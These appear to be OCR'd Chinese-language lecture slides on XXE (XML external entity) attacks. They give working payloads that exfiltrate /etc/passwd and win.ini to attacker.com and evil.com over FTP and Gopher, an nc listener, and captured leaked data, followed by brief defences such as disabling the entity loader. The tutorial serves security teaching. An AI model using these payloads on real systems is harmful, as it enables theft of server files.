
evil.xml：

```
<!DOCTYPE a [
  <!ENTITY % asd SYSTEM
 “http://attacker.com/ext.dtd">
  %asd;
  %c;
  %rrr;
]>
<a></a>
```

ext.dtd：

```
<!ENTITY % b SYSTEM "
php://filter/read=convert.base64-encode/resource=
file:///etc/passwd">
<!ENTITY % c "<!ENTITY &#37; rrr SYSTEM
'ftp://evil.com:8000/%b;'>">
```

利用FTP协议外带数据



```
[I 14-07-14 22:16:16] 192.168.195.1:63027-[] FTP session opened (connect)
[I 14-07-14 22:16:16] 192.168.195.1:63027-[anonymous] USER 'anonymous' logged in.
[I 14-07-14 22:16:16] 192.168.195.1:63027-[anonymous] CWD /opt/OyBmb3IgMTYtYml0IGFwcCBzdXBwb3J0DQpbZm9udHNdDQpbZXh0ZW5zaW9ucl
xlc10NCltNYWlsXQ0KTUFQST0xDQpDTUNETExOQU1FMzI9bWFwaTMyLmRsbA0KQ01DPTENCk1BUElYPTENCk1BUElYVkVSPTEuMC4wLjENCk9MRU1lc3NhZ2luZz0
KM2cyPU1QRUdWaWRlbw0KM2dwPU1QRUdWaWRlbw0KM2dwMj1NUEVHVmlkZW8NCjNncHA9TVBFR1ZpZGVvDQphYWM9TVBFR1ZpZGVvDQphZHQ9TVBFR1ZpZGVvDQph
aWRlbw0KbTJ0cz1NUEVHVmlkZW8NCm0ydj1NUEVHVmlkZW8NCm00YT1NUEVHVmlkZW8NCm00dj1NUEVHVmlkZW8NCm1vZD1NUEVHVmlkZW8NCm1vdj1NUEVHVmlkZ
VBFR1ZpZGVvDQptdHM9TVBFR1ZpZGVvDQp0cz1NUEVHVmlkZW8NCnR0cz1NUEVHVmlkZW8NCltSZXNwb25zZVJlc3VsdF0NClJlc3VsdENvZGU9MA0KW1NjaUNhbG
tBbGlpbV0NCkltYWdlTWFuQ2xlYXI9MQ0K 550 'File name too long.'
[I 14-07-14 22:16:16] 192.168.195.1:63027-[anonymous] FTP session closed (disconnect).
```

利用Gopher协议外带数据（Java 1.6）

Gopher：古老的信息查找协议

格式：**gopher://{host}:{port}/{type}{request}**

- type：为一位整型数字
- request：任意要发送的请求内容，使用URL格式编码。

利用Gopher协议外带数据（Java 1.6）

```
<!DOCTYPE roottag [
 <!ENTITY % file SYSTEM "file:///etc/passwd">
 <!ENTITY % dtd SYSTEM
"http://attacker.com/ext.dtd">
%dtd;]>
```

ext.dtd

```
<!ENTITY % all "<!ENTITY send
SYSTEM
'gopher://attacker.com:1337/1%file;'
>">
%all;
```

在服务器中使用NC监听指定端口：

nc –lnp 1337

无效文件名构造主动报错

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
evil.xml：

```
<!DOCTYPE test [
  <!ENTITY % one SYSTEM
"https://attacker.com/ext.dtd"  >
  %one;
  %two;
  %four;
]>
```

ext.dtd：

```
<!ENTITY % three SYSTEM
"file:///c:/windows/win.ini">
<!ENTITY % two "<!ENTITY % four SYSTEM
'file:///%three;'>">
```

无效文件名构造主动报错




```
Warning: XMLReader::read() [xmlreader.read]: Entity: line 1: parser error : Invalid URI: file:///;
CMCDLLNAME32=mapi32.dll CMC=1 MAPIX=1 MAPIXVER=1.0.0.1 OLEMessaging=1 [MCI Extensions.BAK] 3g2=MPEGV
m2t=MPEGVideo m2ts=MPEGVideo m2v=MPEGVideo m4a=MPEGVideo m4v=MPEGVideo mod=MPEGVideo mov=MPEGVideo m
[SciCalc] UseSep=0 layout=1 [Aliim] ImageManClear=1 in E:\[redacted]xmlreader.php on line 8

Warning: XMLReader::read() [xmlreader.read]: %two; in E:\[redacted]xmlreader.php on line 8
```
]

防御XML实体攻击

防御XML实体攻击

- 解析XML时忽略DOCTYPE文档声明
  - 遍历所有结点若发现XML_DOCUMENT_TYPE_NODE类型的结点则报错
- 必须使用DOCTYPE的情况下禁止对外部实体的解析
  - libxml_disable_entity_loader(true); //PHP
- 升级Libxml
  - Libxml2.9默认已经可以防御XML实体攻击
  - 查看libxml版本apt-cache show libxml2 | grep Version



```
root@pwnsh4d0w:~# apt-cache show libxml2 | grep Version
Version: 2.7.8.dfsg-4
Version: 2.7.8.dfsg-4ubuntu0.6
root@pwnsh4d0w:~#
```

Contact

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Thanks!

www.pnigos.com